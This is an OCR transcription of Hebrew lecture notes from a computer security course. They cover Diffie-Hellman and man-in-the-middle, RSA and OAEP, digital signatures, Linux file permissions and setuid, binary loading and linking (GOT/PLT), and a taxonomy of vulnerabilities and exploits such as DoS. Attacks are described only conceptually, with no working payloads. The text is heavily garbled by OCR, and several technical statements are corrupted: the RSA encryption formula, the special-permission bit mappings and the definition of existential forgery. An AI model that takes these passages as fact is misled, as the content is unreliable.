
- אפשר ל-2 אנשים להוביל ביניהם מפתח סודי ללא דרישת שהייה להם מידע סודי מסוות לפני כן.
- היצירה המשותפת של המפתח הסודי יכולה להתבצע מהר מאוד ובתווך לא מאובטח (למשל: האינטרנט).
- ניתן להשתמש באלגוריתם זה בהצפנה/חתימות סימטריות.
- האלגוריתם מסתמך על בעיית הלוג הדיסקרטי (DL problem): בהינתן  $p$  ראשוני,  $g$  שורש פרימיטיבי מוד  $p$ ,  $g^x(p)$ . למצוא את  $x$ .
- ביום אין פתרון יהיה לבעה זו.
- האלגוריתם:

1. אליס וbob מתאימים (באופן גלי) ביןיהם  $p$  ראשוני (גודל מודulo: 2048b או 4096b) ו- $g$  שורש פרימיטיבי מוד  $p$ .
2. אליס מגירלה  $a < p$  ושולחת לבוב את  $g^a \pmod{p}$ .
3. bob מגיריל  $b < p$  ושולחת לאליס את  $g^b \pmod{p}$ .
4. המפתח הסודי הסימטרי הוא  $g^{ab} \pmod{p}$  – לחשב את  $(p, g, g^a \pmod{p}, g^b \pmod{p})$  בעית DH problem: בהינתן  $(p, g, g^a \pmod{p}, g^b \pmod{p})$  – לשבור את בעית DH problem.

## Man in the Middle (MitM) attack

- מתקפה sh-DH key exchange לא חסין בפניה, בהנחה ואנשים בתווך שבין אליס וbob יכולים לכתוב מידע שימושי ביןיהם.
- במתקפה בה יש איבר זמני (Eve) בין אליס וbob שימוש בתקשות בין אליס וbob, כך שהוא יוכל לקרוא את ההודעות (plaintext) שהם מעבירים זה לזה ואף לשנות אותן מבלי שאליס וbob ידעו.
- איך זה עובד עם DH?

1. אליס תנסה לתאם מפתח עם bob. היא מגירלה  $a < p$  ושולחת לבוב את  $g^a \pmod{p}$ .
2. ההודעה מגיעה ל-Eve. היא מגירלה  $z < p$  ושולחת לאליס וbob את  $g^z \pmod{p}$ .
3. ההודעה מגיעה לבוב. הוא מגיריל  $y < p$  ושולח לאליס את  $g^y \pmod{p}$ .
4. ההודעה מגיעה ל-Eve.
5. בעת שיש 2 מפתחות סודים, כך שאחד מהם ידוע לאליס ו-Eve ( $g^{xz} \pmod{p}$ ). והשני ידוע לבוב ו-Eve ( $g^{yz} \pmod{p}$ ).



1. תיאום של קוד אוטנטיקציה שיהיה חלק מההודעות כך שבוב ואלייס יוכלו לודא שההודעות מגיעות אליהם מהמקור שלהם ציפו לו.  
פתרון באמצעות רלונטי, כי הוא מפספס את המהות של DH – שלא נדרש להעביר מפתחות מראש.
2. הצפנה אסימטרית.
3. חתימה אסימטרית.

### הצפנה פומבית (public key encryption) = הצפנה אסימטרית

- רקע היסטורי:
  - פותר בעיה שהאנושות ניסתה לפתור במשך אלפי שנים.
  - הומצא לאשונה ע"י מרקל בטור סטודנט לתואר ראשון שהמאמר שלו נדחה פעמים רבות עד שהתקבל ועשה מהפכה.
- ההצפנה תורכב מ-2 מפתחות:
  1. **מפתח פומבי** – מייצר סתר.
  2. **מפתח פרטי** – מפענח את הסתר.
- איך זה עובד?
  1. אליס מייצרת 2 מפתחות:  $(k_{priv}, k_{pub}) \rightarrow G$  ומפיצה את המפתח הפומבי.
  2. כל מי שמחזיק במפתח הפומבי יכול להצפין הודעות שאלייס יכול להפנח:  $c \rightarrow E(k_{pub}, m)$
  3. בשאלים תקבל את הסתר היא תוכל להפנח אותן:  $m \rightarrow D(k_{priv}, c)$

## RSA (= Rivest-Shamir-Adelman)

אלגוריתם הצפנה האסימטרי המפורסם ביותר.

תיאור האלגוריתם:

שלב	תיאור	הסבר
1	בחירה ח- $\varphi$	אליס בוחרת (בסיס) 2 ראשוניים גדולים (2048b) $p$ ו- $q$ , ומפרנסת את המכפלת שלהם, $N = p \cdot q$ .
2	$\varphi(N)$	אליס מחשבת את $(1 - q)(1 - p) = \varphi(N)$ ומספרסת אותה.
3	פרסום המעריך הפומבי - $e$	אליס בוחרת איזשהו מס' $e$ , שור ל- $(N)$ ומספרסת אותו.
4	הצפנה עם $e$	בוב שולח לאליס מסר סודי $m$ ( $1 \leq m \leq N$ ) בוב מפעיל את $N^e \equiv C \pmod{N}$ הוא שולח את $C$ (או $C \equiv m^e \pmod{N}$ ).
5	чисוב המעריך הסודי - $d$	אליס מחשבת את ההופכי של $e$ מודולו $(N)$ , נסמן $d$ . בולם: $d \cdot e \equiv 1 \pmod{\varphi(N)}$ .
6	פענוח סתר	אליס מפענחת את המסר הסודי שבוב שולח לה בעזרת: $C^d \equiv m^e \pmod{N}$

לא ידוע	ידוע
$p$	$N$
$q$	$e$
$m$	$C$

לו הינו יודעים לפרק לראשונים אך הינו יודעים את המס' שאלייס בחרה.

אף אחד למעט אליס לא יוכל לחשב את  $d$  מאחר ואף אחד חוץ ממנו לא יודע את  $(N)$ .

-RSA ניתן להחליף בין המפתח הפרטי לפומבי.

דוגמא:

1. אליס בחרה:  $q = 5$ ,  $p = 11$ ,  $N = p \cdot q = 55$ .

2. אליס מחשבת:  $\varphi(55) = 40$ .

3. אליס בוחרת מעריך פומבי ומפרנסת אותו:  $e = 3$ .

4. בוב מצפין את ההודעה שלו בעזרת  $e$ :  $m = 12 \rightarrow C = 12^3 \pmod{55} \equiv 23 \pmod{55}$ .

5. אליס מחשבת את ההופכי של  $e$  מודולו  $(N)$ :  $d = 27$ . בולם:  $d \cdot e \equiv 1 \pmod{\varphi(N)}$ .

6. אליס מפענחת את הסתר:  $m \equiv C^d \pmod{N} \equiv 12^{27} \pmod{55} \equiv 12 \pmod{55} = m$ .

### מה שלמדנו לא יהיה בטוח בשימושים מסוימים:

1. כאשר ההודעה שורצים להצפין נבחרת מטור מגיר קטן של הידועות (למשל: כאשר שולחים "כן" או "לא").


הסיבה לכך: תוקף יכול להציג את התשויות האפשריות מתוך המאגר ולהשווות לסתור שנשלח.

2. עברו  $e < n$  קטעים ביצוע מודולו  $N$  נהייה חסר משמעות במידה  $-N < e \cdot m$ . במקרה זהה תוקף יכול לחשב את  $e$  ע"י הוצאת שורש  $e$ .

3. עברו שימושים RSA הדומים באופיים למכירה פומבית, ניתן להציג הצעה גבוהה יותר באופן הבא:

נניח שהמתחרה שלו מציע  $c$  (סתר של המס' שהוא הצע) אני אוכל להציג  $(n^e \pmod{c}) \cdot \left(\frac{101}{100}\right)^e$ . זה מס' הגדל באחד אחד מהמס' שהמתחרה שלו הצע.

חשוב! הצפנה הודעה בעזרת RSA לא מונעת שיבוש שלה (בפי שניתן לראות ב-3 לעיל). יש לשלב מנגנון (למשל: הוספת חתימה)



### פתרונות ל-3 הבויות לעיל – ריפוד חכם

#### (RSA padding: OAEP = Optimal Asymmetric Encryption Padding)

כדי לפחות את הסתר שהצפן עם RSA בשילוב עם ריפוד חכם:

1. נפענה את "plaintext to encrypt with RSA" במו שעשינוrsa-ב- RSA רגיל.

2. נלק מהוסף להתחלה:  $G \rightarrow H \rightarrow X \text{ XOR } X \rightarrow H$  – נוריד את הביטים

המתאימים כדי לקבל את message (אם אין מספיק ביטים שהם 0 וביטים

שהם 01 כמו בריפוד שאמור להיות אז דוחים את message).

H and G are cryptographic hash functions  
(e.g., SHA-1)

### security of (Properly Padded) RSA

כיום האלגוריתם הבי חזק לפקטורי מספרים הוא NFS.

המס' הבי גדול שהצליחו לפuktur הוא בעל 829 ביטים.

כיום, מסק הביטים המומלץ בגודל של  $N$  הוא 3072 (או לפחות 2048).


היאום הבי גדול על הצפנות אסימטריות הוא מחשב קוונטי שמורץ עליו אלגוריתם שור (לא מאים על הצפנות סימטריות)

## חתימה אסימטרית (Asymmetric Digital Signature)

- החתימה תורכב מ-2 מפתחות:
  1. מפתח פומבי ( $vk = \text{verification key}$ ) – כל מי שמקבל את המסמך מאלייס יוכל לוודא בעזרת המפתח הפומבי שההודעה לא שונתה.
  2. מפתח פרטי ( $sk = \text{signing key}$ ) – בעזרתו אליס תחתום על מסמכים.
- תהליך החתימה:  $\sigma = \text{Sign}(sk, m) \rightarrow \text{Verify}(vk, m, \sigma)$
- תהליך הויידוא:  $\text{Verify}(vk, m, \sigma) = \begin{cases} \text{true, if } \sigma = \text{Sign}(sk, m) \\ \text{false, otherwise} \end{cases}$
- נרצה שהחתימה תהיה **existential forgery** – שלא יהיה אפשר לייצר הודעה חדשה שלא נשלחה ע"י אליס לחתום עליה בשמו.

### RSA Signature Scheme

- האלגוריתם:
  1. אליס מפרסמת את  $(n, e) = vk$ .
  2. אליס חותמת על ההודעה שלה בעזרה של מפתח  $n$  ומחזירה את התוצאה מודולו  $n$ .  
בולם, היא מעלה את ההודעה המקורייה שללה בחזקת  $d$  ומוכיחת את אליס ע"י וידוא ש:  $(n^e \mod n) = m$ .
  3. בוב (או כל אחד אחר שיש לו את המפתח הפומבי) יוכל לוודא את החתימה של אליס ע"י וידוא ש:  $(n^d \mod n) = m$ .  
בולם, בוב יעלה את החתימה של אליס בחזקת  $e$  (חלק מהמפתח הפומבי) ויודע שהתוצאה של זה מודולו  $n$  אכן שווה להודעה המקוריית שאלייס שללה בנוסף לחתימה ( $m$ ).
- **החיסרון העיקרי:** גודל החתימה = גודל ההודעה שוחצים לשולחן.
- **טריק שפותר את החיסרון:** במקומם לחתום על ההודעה המקורייה, חותמים על **hash** של ההודעה.



## DSA (= Digital Signature Algorithm)

- אלגוריתם חתימה שאינו מבוסס על אלגוריתם הצפנה (כמו RSA), אלא פותח במטרה לבצע חתימה דיגיטלית.
- מהתבסס על הקושי של בעיית מציאת הלוג הדיסקרטית.

## Practical Crypto

- לעיתים נדירות מאד קרייפטו יהיה הנkodeה החלשה ולכןו לא לתקוף את המערכת דרכו (יעדיוף לתקוף דרכו).
- הנkodeה הכיב חלשה במערכת.
- הסודיות של קרייפטו לא יכול להתבסס על הסודיות של שיטת ההצפנה, אלא מפתח ההצפנה.
- בשנשתמש בהצפנה הסודיות של המידע והמפתח יהיו חשובים לנו.

## Side Channel Attacks

- דף פיזי - ניתן להאזין לרעשיו המעבד בעת הצפנה-ב-RSA ולהבחן בין פעולות כפל לחיבור.

- בעת פתיחת טרמינל, התיקיה הדיפולטיבית תהיה: /home/<user\_name>

### הרשאות על תיקיות

היכולת לקרוא את התוכן (listing) של התיקיה (ls)	<b>read</b>
היכולת לשנות את התוכן (listing) של תיקיה (למחוק/ <b>ליציר</b> קבצים או <b>לשנות את שמו</b> )	<b>write</b>
בכל: cd לתוך התיקיה, -ls לתוכן התיקיה (בשונה מ-ls שעבורו צריך רק read)	<b>execute</b>

### Special Permissions

" <b>תירץ את הקובץ בהרשאות של הבעלים של הקובץ</b> " (למשל: sudo יגרום להרצת פקודה בהרשאות root כי ה-setuid של sudo (root))	<b>setuid</b>
" <b>תירץ את הקובץ בהרשאות של הבעלים של הקובץ</b> " <b>מגביל את הרשאות למחיקת קבצים מתיקיה שהודלק עבורה הביט הנ"ל</b>	<b>setgid</b>

sticky bit	1	+t
setgid	2	u+s
setuid	4	g+s

• ההרשאות הללו הן הספרה הראשונה ב-chmod: xxxxx:chown

### Sticky Bit

- נDLיך אותו עבOR תיקיה בעזרת אחת הפקודות הבאות:
  - chmod 1xyz dir כאשר xyz הן הרשות כתיבת, קריאה, הרצה.
  - chmod +t dir
- נקבל חווIO על כך שהוא מודלך בכך שהאות האחרונות בהרשאות (היכי ימיינית) תהיה t.
- אם מדליקים את הביט זהה עבOR תיקיה מסויימת אך ורק המשתמשים הבאים יכולים למחוק קבצים מתיקיה:
  - file owner
  - directory owner
  - privileged user
- כאשר נDLיך את הביט עבOR קובץ זה יהיה חסר ערך ולא יעשה כלום (ב-axnux).

### Setuid

- קובץ **setuid** - קובץ שכאשר מרים אותו, התהילך שנוצר יהיה עם ה-**-pwn** של הבעלים של הקובץ.
- הוא מסומן בכזה בעזרת **s** במקום **x** בהרשאות owner שלו.
- בעזרת הפתרון זהה נוכל לחתם למשתמשים שאינם root להז בטור root לוח בהרצת קבצים מסויימים ולאחר סיום הריצה הם יוחזרו ל-pwn שהוא להם לפני כן.

### setgid

- כאשר הביט מודלך תופיע האות s במקום x ב-sessions permissions group permissions של הקובץ.
- כאשר מרים קובץ שהוא bit-setgid שלו מודלך איז מי שMRIץ את הקובץ יירוץ בהרשאות של הקובץ של הבעלים של הקובץ.
- כאשר מדליקים את הביט עבOR תיקיה אז הקבצים שבתוך התיקיה יהיו שייכים לאוTHE קובוצה כמו הקובוצה של הבעלים של התיקיה.

קובץ שאפשר לכתב אליו וכל מה שכתבים "הולך לפח" לכלום יש הרשות בתיבה אליו שימושי עבור מקרים בהם רצים להריץ קובץ כלשהו שלא אכפת לנו מהפלט שלו	• • •	/dev/null
uboר קרייה של x בתים מתוכו נקבל x אפסים לכלום יש הרשות קריאה ממנו	• •	/dev/zero
uboר קרייה של x בתים מתוכו נקבל x בתים רנדומליים לכלום יש הרשות קריאה ממנו	• •	/dev/urandom

**Program Execution**

- Ai(/path/to/exec) = משתנה סביבה שמנדר את הנתיב שבו יחפשו את הבינאריים שנ裏ץ ללא נתיב אבסולוטי (למשל: PATH/.exec). לדוגמא: כמו בעת הרצה Is.
- כדי לדעת איזה תוכנית תהיה מורצתuboר פקודה מסוימת ניתן להשתמש ב-which. למשל: ls which
- script binary = executable file = program
- ○ הביטים הראשוניים בתחילת הקובץ מגדירים כיצד יש להריץ את הקובץ: magic
- ○ בשלהי השורה הראשונה (magic) השתמש ב-shebang #!

**Scripts**


- -# – תפעיל את פיתון ותזין לתוכו את ה-script מהשורות הבאות.
- /bin/rm – סקריפט שברגע שיורץ ימחק את עצמו
- /bin/cat – סקריפט שברגע שיורץ ידפיס את עצמו

**Binary**

- מבנה של a.out (ELF יותר מורכב מזה)

תפקיד	Section
Program Header magic	EXEC
הקוד	TEXT
בכל המשתנים הגלובליים ה-data שנגשים לתוכנית ומאותחל לא יישמר במלואו באזרז זה אלא רק הנקודות איך ליצר אותן)	DATA
air לעשות data relocation	DATA_RELOCATION
table of strings רצף של null terminated strings	STRING_TABLE
table for variable and function names מכליה אינדיקטות לאיזה משתנים/פונקציות יש בקוד: למשל: <name>: <value>	SYMBOL_TABLE
באשר: <name> הוא איזשהו index ב-STRING_TABLE <value> הוא הכתובת שלו או הערך שלו	
N_TEXT, N_DATA, N_BSS: <address>	
ממפה את חלקו ה-CODE וה-DATA למיקום שלהם בזיכרון	
global variables ממפה פונקציות	
Relocation directives הנקודות שהקומpileר יצר עבור שימוש בפונקציה/משתנה חיצוני שלא נמצא בקוד שנעשה בו הוא תקין בקוד שעשינו לו include וنمצא שהוא שימוש שנעשה בו הוא תקין הקומpileר משאיר place holders שימולאו בשלב מאוחר יותר	

## טעינה של בינהרִי ל זיכרון:




1. לוקחים את ה-CODE (TEXT) ומעתיקים אותו לתחילת הזיכרון.
2. מעתיקים את ה-DATA להמשך הזיכרון.
3. מסתכלים על ההנחיות BSS ומזמנים את החלק שהוא עבו uninitialized data
4. מזמנים HEAP ו-stack
5. מזמנים LIBS (ספריות)

- חשוב להבדיל בין 2 סוגי כתובות שמתיחסים לבינהרִי:
  - 1. offset – מקום (יחס) ביחס לבינהרִי.
  - 2. virtual address – מקום (אבסולוטי) ביחס לאיפה החלקים מהבינהרִי נטענו בזיכרון.

## איך נוצר בינהרִי?

- בגודל <file\_name>gcc <file\_name>.c
- נפרוט לשלבים בעוררת flags שיביצעו gcc בהדרגה:

pre processing (#define, #include, ..) עבור כל include הבודק אם יש יועתק לתוך file_name	gcc -E <file_name>.c
kompilezha: syntactic analysis .1 semantic analysis .2 בסוף יהיה לנו קובץ אסמבלי	gcc -s <file_name>.c
הופך את הקובץ אסמבלי לקובץ בינהרִי (object file o)	gcc -c <file_name>.s
mbatzu	gcc <file_name>.o
static linking + dynamic linking (loader)	./a.out



- אם מביצעים, למשל, את **-c** gcc אז כל השלבים שלפניו גם מתבצעים.
- בכל אחד מהשלבים כדי להחליט על שם הקובץ שיופיע ניתן להוסיף בסוף הפקודה: **-o <desired\_name>**

## איך להשתמש בהרבה קבצי מקור?

1. **Amalgamation** – "נדיבק" את הכל ביחד בסוף התהילה (SQLite עובד ככה).
2. **Object File** - נקمل כל אחד בנפרד לקובץ o נפרד ורק בשלב ההרצה או רגע לפני שלב ההרצה נאחד אותם.

<p>לינקוג' שמתבצע בזמן קומpileציה מאחד את כל התלויות בתוך הקוד</p> <p><b>place holder</b> שיעוד להיפתר בזמן static linkage נפתר התוצר של התהילך הוא בינהריו קוהרטני בפני עצמו (מכיל את כל מה שהוא צריך כדי לרוץ)</p> <p>לינקוג' שמתבצע בזמן ריצה בכל place holder שנדרש לא פטור לאחר link editor אמרור להיפתר ב-linker</p>	<p><b>Static Linker (Link Editor)</b></p> <p><b>Dynamic Linker (Loader)</b></p>
--	---

## Static Libraries

- אוסף של קבצי **s** שניתן להשתמש בהם בкомפלול עם קבצים אחרים.
- באופן זהה, חברות יכולות לכתבם שירותים שהן יכולות למכוון מוביל להעבורי את הקוד עצמו, אלא רק את הבינהריו שלו כך שהלקוחות שלהם יכולים להשתמש בכך, אך לא יגלו איך הוא באמת עובד.
- יצירת ספריה סטטית:
- **ar rcs <library\_name>.a <file1\_name>.o <file2\_name>.o <file3\_name>.o** חוסך את הרישום של כל הקבצי **o** שאנו רצים להשתמש בהם ב-**gcc**.
- **החסרכנות בספריה סטטית:**
  - כל מי משתמש בfonקציה מ-**libc** יצטרך עותק שלה
  - קשה לעדכן את הספרייה, כי עברו כל עדכון כל אחד יצטרך להוריד מחדש מחדש את העותק של **libc**.
  - הפתרון – ספריה דינמית.

## Dynamic Library


- במקום לקמפל את כל הספרייה עבור שימוש בחילק מהfonקציות שלה, נමוק **place holders** (בנוסס ל-linker) שהוצבו עבור ה-linker (static linker) שלתוכם יմשכו הfonקציות שאנו צריכים בזמן ריצה.
- זה מתבצע ע"י ה-linker (**dynamic linker**).
- כמובן שזה לא יעבוד אם הספרייה הדינמית חסרה או שתוכנה לא תואם את מה שהקוד שאנו מקמפל מצפה למצאו.
- **ספריה דינמית:**
  - **لينكس - <library\_name.so>**
  - **<library\_name>.dll - windows**

## GOT (= Global Offset Table)

- **טבלה של פוינטרים לפונקציות.**
- בשימושים בספרייה חיצונית אז, כפי שאמרנו קודם, בקוד שמשתמש בספרייה יש place holders למקומות המתאים.
- מה קורה אם: גם מתוך הקוד בספרייה יש place holders וגם יש כמה תהליכיים שימושיים בספרייה כך שיתכן שה-place holders מובילים למקומות שונים?
- **בעיה.**
- הפתרון הוא לייצר עוד רמה של indirection באופן הבא:  
**לכל תהילך יש GOT או אפיו במה GOTs משלו.**
- בכל פעם שתהילך רצה לкопץ לאיזשהו place holder הוא **קובץ ל-offset** כלשהו בתוך ה-GOT.
- ה-GOT אומר לאן צריך לкопץ.
- הוא מאותחל בצורה עצלה – רק במקרה הראשונה שמנסה לкопץ לאיזשהו place holder אז הקישור המתאים ב-GOT מקבל ערך.
- אבל איך הכויסות ב-GOT מקבלות את הערך שלהן?


## PLT (= Procedure Linkage Table)

- טבלה שבל כניסה בה היא `stubs` = מכילה כמה שורות של קוד
- בפעם הראשונה שתתבצע קריאה לפונקציה שנמצאת בספריה דינמית:




1. תתבצע קפיצה ל-PLT
2. מה-PLT תתבצע קפיצה ל-GOT

3. מ-GOT נ Kapoorץ בחזרה ל-PLT
4. ב-PLT נדחוף למחסנית תוכן המורה על הפונקציה שה-pa צריך לדאוג לה




5. תתבצע קפיצה ל-pa

6. ה-pa יבצע פיצ'פוץ של הפונקציה המתאימה (ובההתאמה יdag גם לכל הפונקציות שהוא משתמש בהן ורקורסיבית) כך שהכנתובות של הפונקציה תופיע ב-GOT
7. תתבצע קפיצה לפונקציה



- בפעם הבאה שתתבצע קריאה לפונקציה:

  1. תתבצע קפיצה ל-PLT
  2. מה-PLT תתבצע קפיצה ל-GOT
  3. מה-GOT נ Kapoorץ לפונקציה



- כדי לבצע system call :
1. נבצע השמה לתוך eax של id syscalls שנרצה לבצע.
  2. נבצע השמה לргיסטרים נוספים בהתאם לארגומנטים של ה-syscall.
  3. נריץ int 0x80

## Low Level Vulnerabilities

a vulnerability is an exploitable condition within your code that allows an attacker to attack	<b>Vulnerability</b> חולשה
3 תנאים שצראים להתקיים לצורך היוצרות של חולשה: 1. יש בעיה במערכת בלבד (flaw) 2. לתוכף תהיה גישה לבעה זאת 3. הגישה של התוכף מאפשרת לו לנצל את הבעיה (to exploit)	
a flaw is an implementation defect that can lead to a vulnerability	

a procedure or program intended to take advantage of a vulnerability	<b>exploit</b> השתמשה (ניסיונו של חולשה)
--	---

<b>A logical vulnerability</b> למשל: shell injection שמאפשר לנו להבניס פקודה ב-bash לשדה בלבד	<ul style="list-style-type: none"> <li>•</li> <li>•</li> </ul>	<b>A Flaw in System Design</b>
<b>A technical vulnerability</b> בד"כ טעות אנוש בקוד (טעות של המפתח) קוד שעשוה לא מה שהתוכנו לעשות בתוצאה מטוענת במימוש של הקוד למשל: dangling for, use after free	<ul style="list-style-type: none"> <li>•</li> <li>•</li> <li>•</li> <li>•</li> </ul>	<b>A Flaw in Implementation</b>
בד"כ social engineering scammer שמשתלט לך על המחשב	<ul style="list-style-type: none"> <li>•</li> <li>•</li> </ul>	<b>A Flaw in Operation</b>
שני חלקים שככל מהם עבד בצורה טוביה אך ביצירוף של השניים נוצרת חולשה חולשות שיצירות בתוצאה מתרגום הקוד משפה שהוא high level לאסמבלי (במיוחד מ-C לאסמבלי) למשל: overflows	<ul style="list-style-type: none"> <li>•</li> <li>•</li> </ul>	<b>Integration Vulnerability</b>
חולשות שיצירות בתוצאה מתרגום הקוד משפה שהוא high level לאסמבלי (במיוחד מ-C לאסמבלי)		<b>Binary Vulnerability</b>

## Exploits

- יכולת של התוכף לנצל חולשה כדי להפוך את האבטחה של המערכת.
- דוגמאות ל-exploits:

<b>Denial of Service</b> למשל: ע"י שליחת הרבה requests לשרת בלבד (במיוחד עבור requests שעולות הטיפול בהן יקרה יחסית עבור השירות)	<b>DoS</b>
<b>Cashback DoS מהרבה מחשבים בו זמן קצר</b> מיליאן clients יצליחו להעמש על server נתון ניתן לתזמן את כמה clients הגדולה הזאת בעוררת reflection attack (יצירת הרבה גירויים בלחפי server מסוים. למשל: שליחת ping להרבה מחשבים שהמקור שלו הוא המקרו אני רוצה להקריס)	<b>DDoS (= Distributed DoS)</b>
שימוש בדילפה שיש למערכת כדי לקבל נתונים שהמערכת לא הייתה אמורה לחשוף בפנוי מתחלה	<b>information disclosure</b>
<b>disclosing private data</b> למשל: המידע לגבי האם בן אדם מסוים רשום לשירות בלבדו (ע"י ניסיון שחזור סיסמה לא-mail שלו)	
<b>disclosing technical data</b> למשל: הודיעות שגיה שנותכו לתוקף מידע לגבי האם התקיפה שלו צלחה או לא	
